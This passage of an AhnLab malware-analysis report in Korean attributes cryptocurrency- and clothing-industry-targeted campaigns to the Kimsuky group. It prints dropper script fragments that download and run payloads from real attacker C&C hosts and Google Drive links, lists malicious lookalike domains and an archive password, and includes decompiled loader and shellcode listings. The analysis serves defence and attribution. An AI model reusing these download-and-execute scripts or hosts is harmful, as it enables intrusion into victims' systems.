앞서 살펴본 사례에서 악성코드가 공격자의 구글 드라이브에 업로드된 파일에서 C&C 정보를 다운로드했다. 이와 달리 암호화폐를 노린 공격에서는 악성 스크립트(2.wsf, 3.wsf)로 C&C 정보를 다운로드하는 과정은 생략되었으며, serverurl이란 변수에 C&C 서버가 명시되어 있다.

또한 감염 PC에 특정 압축 프로그램(WinRAR, ALZIP)이 설치되어 있을 경우, 비밀번호가 적용된 압축 파일(brave.ru)을, 그렇지 않을 경우에는 BASE64로 암호화된 brave.ct(복호화하면 Freedom.dll임)을 다운로드하기 위한 분기 과정이 추가되었다([그림 46] 참고).

```
var unzipexe=fs.GetSpecialFolder(0)+"₩₩..₩₩Program Files (x86)₩₩WinRAR₩₩UnRAR.exe";
var unzipparam=" x -o+ ";
if(!fs.FileExists(unzipexe)) // WinRAR가 설치되어 있다면
{
  unzipexe=fs.GetSpecialFolder(0)+"₩₩..₩₩Program Files₩₩WinRAR₩₩UnRAR.exe"
}
if(!fs.FileExists(unzipexe)) // ALZIP이 설치되어 있다면
{
  unzipparam=" -x -xf -oa ";
  unzipexe=fs.GetSpecialFolder(0)+"₩₩..₩₩Program Files (x86)₩₩ESTsoft₩₩ALZip₩₩ALZipCon.exe";
  if(!fs.FileExists(unzipexe))
  {
    unzipexe=fs.GetSpecialFolder(0)+"₩₩..₩₩Program Files₩₩ESTsoft₩₩ALZip₩₩ALZipCon.exe"
  }
}
if(fs.FileExists(unzipexe))  // 압축 프로그램(WinRAR 또는 ALZIP)이 설치되어 있으면
{
  url=root;  // var root=serverurl+"brave.ru";
             // var serverurl="http://nid-mail.esy.es/bbs/data/";
  local=folder+zipfile;      // var zipfile="brave.rar";
  unzipparam+="-p"+password; // var password="qjhffrufovd#$@8!@#1111";
  unzipparam+=" "+local+" "+folder
}
else // 압축 프로그램이 설치되어 있지 않으면
{
  url=root2; // var root2=serverurl+"brave.ct";
             // var serverurl="http://nid-mail.esy.es/bbs/data/";
  local=folder+zipfile       // var zipfile="brave.rar";
}
```

[그림 46] 압축 프로그램 설치 여부 확인 후 파일 다운로드

의류 산업 분야를 노린 공격에서는 [그림 47]과 같은 견적서로 위장한 엑셀 파일을 이용했다. 해당 엑셀 파일의 상단에는 창세기 직물 수입 및 수출(创世纪面料进出口)이라는 제목이 중국어 간체로 작성되어 있으며, 중국 위완화로 견적을 작성한 것처럼 위장하고 있다.

 © AhnLab, Inc. All rights reserved. 

创世纪面料进出口

TO:

2019.1.21월-2019.1.24목 도착예정

| NO | 회 사 | ITEM NO | 수 량M | loss | YDS | P수 | 단 가 | 합 계(원) |
|---|---|---|---|---|---|---|---|---|
| 1 | | 6367 2#곤색 | 50.0 | | 54.6 | 1.0 | | |
| | | 4#카 | 50.0 | | 54.6 | 1.0 | | |
| | | 6#회색 | 50.0 | | 54.6 | 1.0 | | |
| | | | **150.0** | | | | **16.00** | **2,400.00** |

[그림 47] 의류 산업 분야에 유포된 위장용 엑셀 파일의 내용

[그림 48]은 의류 산업 분야를 대상으로 유포된 드롭퍼의 내부에 존재하는 악성 스크립트(thumbs.wsf)로, 기존의 2.wsf나 3.wsf 보다 간단하게 제작되어 있다.

```
<package>
<job id="rajikumar">
<script src="http://rnyacount-jpadmin.hol.es/1.png? =        "></script>
</job>
</package>
```

[그림 48] thumbs.wsf 내용

그러나 thumbs.wsf를 발견했을 당시, [그림 48]에 보이는 URL은 더 이상 동작하지 않았기 때문에 정확한 용도를 파악할 수 없었다. 다만, 해당 URL에서 다음과 같이 악성코드가 유포된 이력이 있었다.

- rnyacount-jpadmin.hol.es의 악성코드 유포 이력

h**p://rnyacount-jpadmin.hol.es/est/down/msofficeupdate64
h**p://rnyacount-jpadmin.hol.es/est/down/fw.a

해당 URL 주소의 rnyacount는 얼핏 보면 의미 없는 단어나 오탈자처럼 보이지만 영어 단어 my account(내 계정)와 유사하게 보인다. 마찬가지로 jpadmin에는 관리자 페이지를 의미하는 admin이라는 단어를 포함하고 있다. 즉, 정상적인 관리자 페이지로 위장하기 위한 것으로 짐작할 수 있다. 또한 해당 URL의 png?_= 다음의 파라미터 문자열은 ID로 되어 있는데, 해당 ID는 구글에서 검색할 수 있는 특정 의류 업체와 관련된 단어였다. 이러한 점으로 미루어 AR.xls{공백}.exe는 의류 산업 분야를 노린 것으로 추정된다.

 © AhnLab, Inc. All rights reserved. 

## 2. 악성코드 유포지 및 C&C 서버

악성코드 분석 과정에서 추출한 악성코드 유포지, C&C 서버는 185.224.138.29 (NE)와 연결되는데, 해당 IP와 다수의 URL이 연결되어 있었다. 그 중 일부 URL을 [표 9]와 같이 정리했다.

[표 9]에서 볼 수 있는 것처럼 URL은 대부분 국내 유명 포털 사이트와 구글, 마이크로소프트, 그리고 국내 보안 업체 등의 이름으로 위장하고 있다. 이들 URL은 악성코드 유포나 피싱 사이트, C&C 서버로 사용됐다.

| IP | URL | URI |
|---|---|---|
| 185.224.138.29<br>(NE) | navem-rnail.hol.es | navem-rnail.hol.es/est/down/msofficeupdate64 |
| | myaccounnts-goggle.esy.es | |
| | bmail-or-kr.esy.es | |
| | aiyac-updaite.hol.es | aiyac-updaite.hol.es/est/down/alyacmonitor64<br>aiyac-updaite.hol.es/est/down/msofficeupdate64 |
| | rnyacount-jpadmin.hol.es | rnyacount-jpadmin.hol.es/est/down/msofficeupdate64<br>rnyacount-jpadmin.hol.es/est/down/fw.a |
| | ms-performance.hol.es | ms-performance.hol.es/mysite/down/msperformancecheck.b<br>ms-performance.hol.es/mysite/down/msperformancecheck64 |
| | suppcrt-seourity.esy.es | |
| | ahnniab.esy.es | ahnniab.esy.es/w/down/alyacmonitor.a<br>ahnniab.esy.es/w/down/tvEngine.dll |
| | daum-safety-team.esy.es | |
| | myacccounts-goggle.esy.es | |
| | myacccount-goggle.esy.es | |
| | nav-mail.hol.es | |

 © AhnLab, Inc. All rights reserved. 

| | | |
|---|---|---|
| | mail-support.esy.es | |
| | my-homework.890m.com | my-homework.890m.com/gnu/download/tvEngine.dll<br>my-homework.890m.com/gnu/download/list.dll |
| | nid-mail.hol.es | |
| | nid-mail.esy.es | nid-mail.esy.es/gnu//download/tmp.dll<br>nid-mail.esy.es/gnu//download/notepad64.exe<br>nid-mail.esy.es/bbs/data/tmp/x64/wall.cab<br>nid-mail.esy.es/bbs/data/tmp/logger/private32<br>nid-mail.esy.es/bbs/data/tmp/logger/private64<br>nid-mail.esy.es/bbs/data/tmp/logger/secu32_init<br>nid-mail.esy.es/bbs/data/tmp/logger/secu64_init |
| | nid-mail.pe.hu | |
| | newsea36-chol.esy.es | |
| | acount-qooqle.pe.hu | |
| | myprofileacc.pe.hu | |
| | customer-center.esy.es | |
| | need-nver.hol.es | |
| | daum-settting.hol.es | |
| | nid-never.pe.hu | |
| | nid-naver.hol.es | |


[표 9] 특정 IP에 연결된 악성 URL 정보

## 3. 공격 배후 추정 근거

### 1. 악성 한글 문서의 쉘코드 비교

Kimsuky 그룹이 2014년에 제작한 '한울 1,2 호기 설계 변경 사항.hwp'와 2018년에 제작한 core.dll을 생성하는 '종전선언.hwp'를 분석한 결과, 두 악성 한글 파일의 쉘코드가 동일함을 확인할 수 있다.


 © AhnLab, Inc. All rights reserved. 




[그림 49] 2014년 악성 한글 문서(위)와 2018년 악성 한글 문서(아래) 쉘코드 비교

[그림 49]의 왼쪽은 두 악성 한글 문서에 존재하는 쉘코드의 유사도를 비교한 것으로, 회색 부분은 동일한 코드를 의미한다. 이들 두 악성 한글 문서에 존재하는 쉘코드가 동일하다는 점에서 모두 Kimsuky 그룹이 제작한 것으로 짐작할 수 있다.

한편, Kimsuky 그룹이 오래된 한글 취약점과 쉘코드를 2018년 종전선언.hwp에서도 사용한 이유는 이 그룹이 노리는 공격 대상이 여전히 오래된 버전의 한글 프로그램을 최신 보안 업데이트를 적용하지 않은 채 사용 중이라는 것을 알고 있었다는 추론이 가능하다.




[그림 50] 2018년 종전선언.hwp의 취약한 문단 텍스트(HWPTAG_PARA_TEXT)

 © AhnLab, Inc. All rights reserved. 

한글과컴퓨터(Hancom, 이하 한컴) 사에서는 한글 프로그램의 보안 강화를 위해 동적 보안 모듈을 탑재한 바 있다. 이로 인해 한글 취약점을 이용하는 것이 좀 더 어려워지자 공격자들은 이를 우회하기 위해 한글 프로그램의 외부 기능인 고스트스크립트(GhostScript) 취약점을 악용하고 있다. 이에 한컴은 고스트스크립트 기능을 제거하는 보안 업데이트를 배포했다. 그러나 여전히 상당수의 사용자들이 해당 보안 업데이트를 적용하지 않고 취약한 버전의 한글 프로그램을 사용하고 있다. 공격자들이 여전히 고스트스크립트 취약점을 이용하고 있는 이유도 이 때문이다.

2. 악성코드 비교

2017년에 제작된, 그러나 유포 대상은 알려지지 않은 악성 한글 파일과 2018년에 제작된 종전선언.hwp는 실행 시 core.dll이라는 악성 파일을 생성한다. core.dll을 비교하면 자기자신을 실행하는 파일은 rundll32.exe와 regsvr32.exe로 각각 다르지만, [그림 51]과 [그림 52]에서 볼 수 있는 것처럼 코드는 동일하다. 물론, 이 코드는 다른 악성코드에서도 볼 수 있기 때문에 이것만으로 두 악성 파일을 Kimsuky 그룹의 것으로 판단할 근거로는 다소 부족하다.

```
CommandLine = 0;
memset(&v12, 0, 0x207u);
v13 = 0;
memset(&v14, 0, 0x103u);
GetSystemDirectoryA(&v13, 0x104u);
sprintf_s(&CommandLine, 0x208u, &byte_10014F20, &v13, &TempFileName, "Run");
memset(&StartupInfo.lpReserved, 0, 0x40u);
ProcessInformation.hProcess = 0;
ProcessInformation.hThread = 0;
ProcessInformation.dwProcessId = 0;
ProcessInformation.dwThreadId = 0;
StartupInfo.cb = 68;
if ( CreateProcessA(0, &CommandLine, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) )
```


[그림 51] 2017년 유포된 한글 파일이 생성한 core.dll의 실행 코드

```
CommandLine = 0;
memset(&v8, 0, 0x207u);
Buffer = 0;
memset(&v10, 0, 0x103u);
GetSystemDirectoryA(&Buffer, 0x104u);
sprintf_s(&CommandLine, 0x208u, "%s₩₩regsvr32.exe /s ₩"%s₩"", &Buffer, &Filename);
memset(&StartupInfo.lpReserved, 0, 0x40u);
ProcessInformation.hProcess = 0;
ProcessInformation.hThread = 0;
ProcessInformation.dwProcessId = 0;
ProcessInformation.dwThreadId = 0;
StartupInfo.cb = 68;
CreateProcessA(0, &CommandLine, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
```

[그림 52] 2018년 '종전선언.hwp'가 생성한 core.dll의 실행 코드

 © AhnLab, Inc. All rights reserved. 

2017년에 제작된 core.dll의 변종도 다수 존재하는 것으로 확인됐다. 관련 변종들을 비교한 결과, 공격자는 core.dll의 기본 틀은 유지하되 제작 및 공격 시기 등에 따라 코드를 변경한 것으로 보인다.




[그림 53] 2017년 core.dll의 Run()함수 비교

[그림 53]은 2017년에 발견된 3개의 core.dll에 공통적으로 존재하는 EXPORT 함수인 Run함수의 코드를 비교한 것이다. 얼핏 보기에는 모두 다르게 보이지만 세부적으로 확인해보면 동일한 코드가 존재한다.

한편, 2017년에 제작된 core.dll이 이번 사례와 연관되어 있다는 것은 앞서 악성 한글 문서의 쉘코드를 비교한 것처럼 악성코드의 유사도 비교를 통해 확인할 수 있다.

 © AhnLab, Inc. All rights reserved. 

```
else if ( !sub_100011A9("rundll32.exe") )
{
  CommandLine = 0;
  memset(&v8, 0, 0x207u);
  Buffer = 0;
  memset(&v10, 0, 0x103u);
  GetSystemDirectoryA(&Buffer, 0x104u);
  sprintf_s(&CommandLine, 0x208u, "%sW\rundll32.exe W"%sW",%s", &Buffer, ExistingFileName, "Run");
  memset(&StartupInfo.lpReserved, 0, 0x40u);
  ProcessInformation.hProcess = 0;
  ProcessInformation.hThread = 0;
  ProcessInformation.dwProcessId = 0;
  ProcessInformation.dwThreadId = 0;
  StartupInfo.cb = 68;
  CreateProcessA(0, &CommandLine, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
  GetLastError();
  if ( sub_100011A9("notepad.exe") )
    ExitProcess(0);

  v1 = this;
  Filename = 0;
  memset(&v5, 0, 0x103u);
  GetModuleFileNameA(0, &Filename, 0x104u);
  v2 = strrchr(&Filename, 92);
  return v2 && !_stricmp(v2 + 1, v1);
```

```
else
{
  sub_10004E30(&v10, 0, 260);
  sub_10001F80("twpfnn54Ogzg", &v10);
  sub_10001000("rundll32 = %s", &v10);
  if ( !sub_10001A50(&v10) )
  {
    sub_10004E30(&CommandLine, 0, 520);
    sub_10004E30(&Buffer, 0, 260);
    sub_10004E30(&v12, 0, 260);
    sub_10001F80("TwpEqpvtqn", &v12);
    GetSystemDirectoryA(&Buffer, 0x104u);
    sub_100024A0(&CommandLine, 520, "%sW\%s W"%sW",%s", (unsigned int)&Buffer);
    sub_10001000("Rundll path %s", &CommandLine);
    sub_10004E30(&StartupInfo, 0, 68);
    StartupInfo.cb = 68;
    ProcessInformation = 0i64;
    CreateProcessA(0, &CommandLine, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
    v5 = GetLastError();
    sub_10001000("Create process err (%s) = %d", &CommandLine, v5);
    sub_10004E30(&Name, 0, 260);
    sub_10001F80("pqvgrcf0gzg", &Name);
    sub_10001000("notepad = %s", &Name);
    if ( sub_10001A50(&Name) )
      ExitProcess(0);
  }

    v1 = this;
    sub_10004E30(&Filename, 0, 260);
    GetModuleFileNameA(0, &Filename, 0x104u);
    v2 = sub_10004810(&Filename, 92);
    return v2 && !sub_100089D7(v2 + 1, v1);
```

[그림 54] 2017년 core.dll(왼쪽)과 2019년 Freedom.dll(오른쪽)

[그림 54]는 두 악성코드가 자기 자신을 실행하는 방식으로, 로딩된 프로세스가 notepad.exe이면 종료하는 동일한 방식의 코드를 확인할 수 있다. 2019년에 제작된 Freedom.dll는 memset, sprint_s() 등 일부 C 표준 함수가 Sub Call 형태로 변환되어 있고, 일부 문자열이 암호화되어 있는 것이 특징이다. 보안 업체의 분석을 방해하기 위해 변형한 것으로 보인다.

두 악성코드가 암호화된 문자열을 복호화할 때 사용하는 복호화 키 패턴은 4바이트씩, 총 32바이트의 패턴으로 동일하다. 해당 복호화 키를 사용하여 암호화된 문자열을 복호화하는 코드는 동일하지는 않지만 [그림 55]와 같이 매우 유사한 모습을 보인다.

복호화 키

```
.text:10001C34                 add     esp, 10h
.text:10001C37                 mov     [ebp+var_24], 52C81B05h
.text:10001C3E                 mov     [ebp+var_20], 4B1E4DEDh
.text:10001C45                 mov     [ebp+var_1C], 0D63040D4h
.text:10001C4C                 mov     [ebp+var_18], 0D08731BFh
.text:10001C53                 mov     [ebp+var_14], 63BEC156h
.text:10001C5A                 mov     [ebp+var_10], 0B0087D94h
.text:10001C61                 mov     [ebp+var_C], 0E8F2E00Fh
.text:10001C68                 mov     [ebp+var_8], 82ABC84Bh
.text:10001C6F                 mov     ecx, ebx
.text:10001C71                 test    edx, edx
.text:10001C73                 jle     short loc_10001C9C
.text:10001C75
.text:10001C75 loc_10001C75:                           ; CODE XREF: sub_10001BF9+A1↓j
.text:10001C75                 test    ecx, ecx
.text:10001C77                 jnz     short loc_10001C84
.text:10001C79                 mov     eax, [edi]
.text:10001C7B                 xor     eax, 52C81B05h
.text:10001C80                 mov     [esi], eax
.text:10001C82                 jmp     short loc_10001C97
.text:10001C84 ; ---------------------------------------------------------------------------
.text:10001C84
.text:10001C84 loc_10001C84:                           ; CODE XREF: sub_10001BF9+7E↑j
.text:10001C84                 mov     eax, ecx
.text:10001C86                 and     eax, 7
.text:10001C89                 mov     eax, [ebp+eax*4+var_24]
```

복호화 키

```
.text:1000235E                 mov     eax, esi
.text:10002360                 mov     [ebp+var_24], 93820AB2h
.text:10002367                 cdq
.text:10002368                 add     esp, 10h
.text:1000236B                 and     edx, 3
.text:1000236E                 mov     [ebp+var_20], 7892452Fh
.text:10002375                 add     edx, eax
.text:10002377                 mov     [ebp+var_1C], 0AD5840D4h
.text:1000237E                 sar     edx, 2
.text:10002381                 xor     ecx, ecx
.text:10002383                 mov     [ebp+var_18], 0FB1331BFh
.text:1000238A                 mov     [ebp+var_14], 49D7C156h
.text:10002391                 mov     [ebp+var_10], 0E00F7D94h
.text:10002398                 mov     [ebp+var_C], 0C8ABE00Fh
.text:1000239F                 mov     [ebp+var_8], 2BA0C84Bh
.text:100023A6                 test    edx, edx
.text:100023A8                 jle     short loc_100023CC
.text:100023AA                 nop     word ptr [eax+eax+00h]
.text:100023B0
.text:100023B0 loc_100023B0:                           ; CODE XREF: sub_10002330+9A↓j
.text:100023B0                 mov     eax, ecx
.text:100023B2                 and     eax, 7
.text:100023B5                 mov     eax, [ebp+eax*4+var_24]
.text:100023B9                 test    ecx, ecx
.text:100023BB                 jz      short loc_100023C1
.text:100023BD                 xor     eax, [ebx+ecx*4-4]
```

[그림 55] 2017년 core.dll(왼쪽)과 2019년 Freedom.dll(오른쪽)의 복호화 코드

 © AhnLab, Inc. All rights reserved. 

2018년 정보보고.wsf, 2018년 종전선언.hwp, 그리고 core.dll에 의해 생성된 2018년 fontchk.jse는 악성 스크립트로, 앞서 살펴본 악성 스크립트들(2.wsf, 3.wsf)과 코드 및 동작 방식이 동일하다.

[그림 56]은 이들 3개 스크립트의 코드 일부를 비교한 것이다. 이 중 정보보고.wsf는 다운로드한 악성코드를 실행만 하는 반면, fontchk.jse와 2.wsf는 다운로드한 악성코드를 실행한 후 그 결과를 C&C 서버로 전송한다.

2018년 정보보고.wsf의 코드

```
if (fs.FileExists(folder + runfile))
{
        //WScript.Echo("regsvr32 /s /i:₩"" + curdir + docfile  + "₩" " +  folder + runfile);
        objShell.Run("regsvr32 /s /i:₩"" + curdir + docfile  + "₩" " +  folder + runfile);
}
```

2018년 fontchk.jse의 코드

```
objShell.Run("powershell.exe -windowstyle hidden regsvr32 /s /i:₩"" + "₩" " +  folder + runfile, 0, true);
try{
    log.open("GET", "http://suppcrt-seourity.esy.es/update/templates/indox.php?v=s", false);
    log.send();
    }catch(e){}
```

2019년 2.wsf의 코드

```
objShell.Run("powershell.exe -windowstyle hidden rundll32 "+folder+runfile+",RunControl",0,true);
try
{
  log.open("GET",serverurl+"/board.php?v=f",false);   // serverurl: C&C 주소
  log.send()                                          // 공격자의 구글 드라이브에서 C&C 정보 다운로드
}
catch(e)
```

[그림 56] 악성 스크립트의 코드 비교

[그림 56]에 보이는 suppcrt-seourity.esy.es는 앞서 [표 5]와 함께 살펴본 C&C 서버와 동일한 IP에 연결되어있다. 또한, [그림 57]에서 볼 수 있는 것처럼 2017년 core.dll, 2018년 fontchk.jse 그리고 2019년 2.wsf는 악성코드를 추가로 다운로드하기 위해 C&C 서버 또는 공격자의 구글 드라이브와 통신한다.

 © AhnLab, Inc. All rights reserved. 

2017년 core.dll의 코드

| | | | |
|---|---|---|---|
| .rdata:10013B... | 0000000B | C | urlmon.dll |
| .rdata:10013B... | 00000013 | C | URLDownloadToFileA |
| .rdata:10013B... | 0000004C | C | https://drive.google.com/uc?export=download&id=0B9rptP-UAgidYkZjQ2RTTEtZZEU |
| .rdata:10013B... | 0000004C | C | https://drive.google.com/uc?export=download&id=0BziIHO1pgatDSkZ1cGo5Q091MDA |
| .rdata:10013C... | 00000031 | C | http://www. .com/data/file/data/dir1/core |

2018년 fontchk.jse의 코드

```
var zipfile = "brid.mki";
var runfile = "brid.ige";
var password = "201805";
var root = "https://drive.google.com/uc?export=download&id=1ocUSxHf_0jUjUMMbAQzwTJb0blUG0bYh";
var root7 = "https://drive.google.com/uc?export=download&id=1RC5_9WWrfMMZKfu110fIac5y2d5vRH1c";
```

2019년 2.wsf의 코드

```
xhr.open("GET","https://drive.google.com/uc?export=download&id=1MVR58_5S1XqDZ5arasQk9AnmihAb3KJ6",false);
xhr.send();
if(xhr.status==200)
{
  serverurl=xhr.responseText;
  root2=serverurl+"/brave.ct";
  break
}
```

[그림 57] 공격자의 구글 드라이브와 통신 코드 비교

[그림 58]은 2016년 제46차 원내대책회의 모두발언.hwp와 2018년 종전선언.hwp에 존재하는 쉘코드이다. 해당 쉘코드는 notepad.exe, userinit.exe, explorer.exe 등과 같이 정상적인 프로세스에 인젝션되어 실행된다. 또한 해당 쉘코드는 메모리에서만 존재하며, 악성코드를 복호화하여 실행하는데 사용된다. 비교를 통해 동일한 구조임을 확인할 수 있다.

```
Address   Hex dump    Disassembly
242CF86B  ^EB E6      JMP SHORT 242CF853
242CF86D  8D5408 08   LEA EDX,DWORD PTR DS:[EAX+ECX+8]
242CF871  8955 E8     MOV DWORD PTR SS:[EBP-18],EDX
242CF874  83A5 E8 02  ADD DWORD PTR SS:[EBP-18],2
242CF878  8BFA        MOV EDI,EDX
242CF87A  8BF7        MOV ESI,EDI
242CF87C  33C9        XOR ECX,ECX
242CF87E  41          INC ECX
242CF87F  41          INC ECX
242CF880  46          INC ESI
242CF881  46          INC ESI
242CF882  8A5E FE     MOV BL,BYTE PTR DS:[ESI-2]
242CF885  8A56 FF     MOV DL,BYTE PTR DS:[ESI-1]
242CF888  8AC3        MOV AL,BL
242CF88A  32C2        XOR AL,DL
242CF88C  3006        XOR BYTE PTR DS:[ESI],AL
242CF88E  46          INC ESI
242CF88F  41          INC ECX
242CF890  3B4D D4     CMP ECX,DWORD PTR SS:[EBP-2C]
242CF893  ^75 ED      JNZ SHORT 242CF882
242CF895  8BF7        MOV ESI,EDI
242CF897  33FF        XOR EDI,EDI
242CF899  47          INC EDI
242CF89A  47          INC EDI
242CF89B  46          INC ESI
242CF89C  46          INC ESI
242CF89D  8A06        MOV AL,BYTE PTR DS:[ESI]
242CF89F  8BCF        MOV ECX,EDI
242CF8A1  83E1 07     AND ECX,7
242CF8A4  8AD8        MOV BL,AL
242CF8A6  D2E3        SHL BL,CL
242CF8A8  B2 08       MOV DL,8
242CF8AA  2AD1        SUB DL,CL
242CF8AC  8ACA        MOV CL,DL
242CF8AE  D2E8        SHR AL,CL
242CF8B0  02C3        ADD AL,BL
242CF8B2  33C7        XOR EAX,EDI
242CF8B4  8806        MOV BYTE PTR DS:[ESI],AL
242CF8B6  46          INC ESI
242CF8B7  47          INC EDI
242CF8B8  3B7D D4     CMP EDI,DWORD PTR SS:[EBP-2C]
242CF8BB  ^75 E0      JNZ SHORT 242CF89D
```

2016년 제46차 원내대책회의 모두발언.hwp

```
Address   Hex dump    Disassembly
00230141  C745 E8 E401230 MOV DWORD PTR SS:[EBP-18],2301E4
00230148  8BFD        MOV EDI,EBP
0023014A  83EF 18     SUB EDI,18
0023014D  8B37        MOV ESI,DWORD PTR DS:[EDI]
0023014F  33C9        XOR ECX,ECX
00230151  41          INC ECX
00230152  41          INC ECX
00230153  46          INC ESI
00230154  46          INC ESI
00230155  8A5E FE     MOV BL,BYTE PTR DS:[ESI-2]
